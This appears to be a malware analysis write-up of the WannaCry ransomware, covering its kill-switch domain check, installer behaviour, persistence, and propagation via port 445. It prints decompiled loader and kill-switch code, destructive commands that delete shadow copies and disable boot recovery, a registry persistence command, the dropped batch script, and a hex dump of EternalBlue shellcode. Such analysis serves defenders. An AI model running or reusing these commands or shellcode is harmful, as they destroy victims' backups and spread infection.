


```
(*CreateProcessA)(0x0, "rundll32.exe"
               (*VirtualAllocEx)
               (*SetThreadContext)
               (*WriteProcessMemory)
               (*ResumeThread)
```




```
char *url = "http://www.ifferfsodp9ifjaposdfjhgosurijfaewrwergwea.com";
char *agentName

    /* AGENT, PROXY, PROXY_BY_ASS info is passed in the following */
        HANDLE_1 = InternetOpenA(agentName, 0x1, eax, eax, eax, ..);


    /* URL, HEADER info is provided here */
    HANDLE_2 = InternetOpenUrlA(HANDLE_1, url, 0x0, 0x0, 0x84000000, 0x0);

    // Put ESI on the stack, if EDI Register  = 0 on success i.e. HANDLE_2 != NULL
    if (edi == 0x0) {
            InternetCloseHandle(stack[2027]);
            InternetCloseHandle(0x0, stack[2027]);
            START_TASK();   // This is the BAD GUY
    }
    else {
            InternetCloseHandle(HANDLE_1);
            InternetCloseHandle(edi, HANDLE_2);
    }
    return (0);
}
```

At this point the kill-switch logic is tested.




```
sprintf(var1, "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com");
eax = (*InternetOpenUrlA)(esi, &var2, 0x0, 0x0, 0x84000000, 0x0);
TEST(eax & eax);
InternetCloseHandle(esi);
InternetCloseHandle(0x0);
```



```
=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.223.138      TO IP ADDRESS 104.16.173.80
        PORT INFORMATION (49283, 80)
        SEQUENCE INFORMATION (2627342378, 1681088829)

        (14: 20: 20: 154)
GET / HTTP/1.1
Host: www.iuqerfs
odp9ifjaposdfjhgo
surijfaewrwergwea.
com

Cache-Control: no
-cache
```

If this connection is successful, executable won’t follow the code path for destruction. Kill switch is normally used to evade sandboxing OR **stop the infection by spawning the domain.**

If the connection fails, the payload will launch the installer i.e. tasksche.exe. Two new services are created as well.



```
mssecsvc2.0
ymdfeebng293
```

Service mssecsvc2.0 is running as LocalSystem and points to
C:\Users\foo\Desktop\mssecsvc.exe -m security

Tasksche.exe is launched

Tasksche.exe is the installer and is launched with /i switch

```
C:\WINDOWS\tasksche.exe /i
C:\ProgramData\ymdfeebng293\tasksche.exe
attrib +h .
icacls . /grant Everyone:F /T /C /Q
taskdl.exe
cmd /c 81441552138111.bat
cscript.exe  //nologo m.vbs
taskdl.exe
@WanaDecryptor@.exe co
cmd.exe /c start /b @WanaDecryptor@.exe vs
TaskData\Tor\taskhsvc.exe
taskse.exe C:\ProgramData\ymdfeebng293\@WanaDecryptor@.exe
cmd.exe /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "ymdfeebng293" /t REG_SZ /d "\"C:\ProgramData\ymdfeebng293\tasksche.exe\"" /f
cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet
vssadmin  delete shadows /all /quiet
taskse.exe C:\ProgramData\ymdfeebng293\@WanaDecryptor@.exe
taskse.exe C:\ProgramData\ymdfeebng293\@WanaDecryptor@.
wmic  shadowcopy delete
C:\Windows\sysWOW64\wbem\wmiprvse.exe -secured -Embedding
```


81441552138111.bat code

```
@echo off
echo SET ow = WScript.CreateObject("WScript.Shell")> m.vbs
echo SET om = ow.CreateShortcut("C:\ProgramData\ymdfeebng293\@WanaDecryptor@.exe.lnk")>> m.vbs
echo om.TargetPath = "C:\ProgramData\ymdfeebng293\@WanaDecryptor@.exe">> m.vbs
echo om.Save>> m.vbs
cscript.exe //nologo m.vbs
del m.vbs
del /a %0
```

Lateral movement and Propagation


WanaCry uses a thread pool to launch multiple things. One of the thread is used for propagation. The payload will copy itself to internal and external ip addresses. Clever isn’t it????

This means if I infect one machine, I will try to infect other internal machines and random external machines. The payload scans for random ip addresses, check if port 445 is open and if its vulnerable. Then it checks for the backdoor. If NOT available, it will copy itself to the machine via eternalblue payload. Here is the shell code found in mssecsvc2.0 service




```
0031C040 907408E8 09000000 C22400E8 A7000000 C3E80100 0000EB90 5BB97601 00000F32 A3FCFFDF FF8D4317 31D20F30 C3B92300 00006A30 ┃ 1¿@êt Ë    ¬$ Ëß    √Ë     Îê[πv     2£¸˘ﬂ˘çC 1“ 0√π#    j0
0FA18ED9 8EC1648B 0D400000 008B6104 FF35FCFF DFFF609C 6A23529C 6A0283C2 089D804C 2401026A 1BFF3504 03DFFF6A 00555356 57648B1D ┃ ˚éŸé¡dã @    ãa ˘5¸˘ﬂ˘`új#Rúj É¬ ùÄL$  j ˘5  ﬂ˘j USVWdã
1C000000 6A3B8BB3 24010000 FF3331C0 4889038B 6E286A01 83EC4881 ED9C0200 00A1FCFF DFFFB976 01000031 D20F30FB E8110000 00FA648B ┃    j;ã≥$   ˘31¿Hâ ãn(j ÉÏHÅÌú    ˚¸˘ﬂ˘πv    1“ 0˚Ë     ˙dã
0D400000 008B6104 83EC289D 61C3E9EF 000000B9 820000C0 0F3248BB F80FD0FF FFFFFFFF 89530489 03488D05 0A000000 4889C248 C1EA200F ┃ @    ãa ÉÏ(ùa√ÈÔ    πÇ   ¿ 2Hª¯ –˘˘˘˘˘âS â Hç        Hâ¬H¡Í
30C30F01 F8654889 24251000 00006548 8B2425A8 01000050 53515256 57554150 41514152 41534154 41554156 41576A2B 65FF3425 10000000 ┃ 0√  ¯eHâ$%     eHã$%®    PSQRVWUAPAQARASATAUAVAWj+e˘4%
```

Let’s look at the propagation attempt The payload scans pretty fast. On the right side you can see some of the ip addresses scanned within few seconds. The ip highlighted in red is used to test kill-switch logic. Rest of them are random external ip addresses (port 445) scanned for propagation



104.16.173.80 [80]	1.111.4.70	1.119.128.101	1.156.45.146
1.230.29.254	1.232.63.107	1.48.40.226	1.84.238.240
100.127.20.170	100.138.74.167	100.216.239.34	100.52.218.182
101.176.122.44	101.212.8.178	102.133.162.190	102.210.137.67
102.65.76.95	103.169.165.200	103.206.156.10	103.209.43.47
104.130.247.237	104.143.8.242	104.16.24.247	104.183.46.171
105.129.177.163	105.144.54.67	105.161.252.122	105.205.158.243
106.12.70.176	106.149.145.253	106.159.217.113	106.161.187.213
106.201.72.172	106.226.30.103	106.227.132.25	106.227.137.71
106.60.219.37	106.91.41.9	107.102.147.127	107.21.2.243
108.123.254.79	108.135.26.211	108.207.101.16	108.207.113.220
108.67.45.198	108.81.59.47	108.94.184.127	109.100.233.206
109.231.246.31	109.246.96.200	109.247.210.9	109.71.213.41
11.151.3.152	11.159.17.146	11.201.123.160	11.31.234.152
110.119.148.119	110.142.35.187	110.209.153.26	110.215.156.3
110.62.250.121	110.92.188.121	111.154.33.186	111.186.53.184
112.124.233.151	112.205.193.16	112.254.61.143	112.86.232.158
113.196.128.253	113.198.99.26	113.226.172.150	113.28.42.192
114.107.46.253	114.118.244.102	114.177.210.201	114.198.67.137

Let's look at the complete flow



INFECTION PROPAGATION TO INTERNAL AND EXTERNAL IP ADDRESSES [PORT 445]

167.93.247.136 PORT:445

10.179.10.1 PORT:445

10.180.10.1 PORT:445

9.92.195.58 PORT:445

121.3.144.240 PORT:445

10.190.10.1 PORT:445

28.203.141.31 PORT:445

10.203.10.1 PORT:445

154.191.81.203 PORT:445

SERVICE CREATED

mssecvc2.0
ymdfeebng293

mssecsvc.exe-3904

services.exe-520

cmd.exe-3752

VSSVC.exe-908

INSTALLER
tasksche.exe-384

mssecsvc.exe-2940

tasksche.exe-3228

Started by LSASS.exe

attrib.exe-2484

icacls.exe-3648

CHANGE FILE ACCESS LIST / HIDE FILES

taskdl.exe-3024

RUN EVERY N SECONDS TO DELETE TEMP FILES

cmd.exe-372

taskdl.exe-388

@WanaDecryptor@.exe-2484

TOR SERVER
taskhsvc.exe-3452

cmd.exe-3820

@WanaDecryptor@.exe-3228

cmd.exe-328

DESTROY SHADOW COPY
vssadmin.exe-3136

WMIC.exe-2264

DISPLAY WANA DECRYPTOR TO ALL SESSIONS

taskse.exe-3156

@WanaDecryptor@.exe-584

taskdl.exe-1384

cmd.exe-3228

PERSISTENCE -> ymdfeebng293
reg.exe-2512

taskdl.exe-3848

taskse.exe-300

@WanaDecryptor@.exe-496

taskdl.exe-968

taskse.exe-1716

taskdl.exe-2424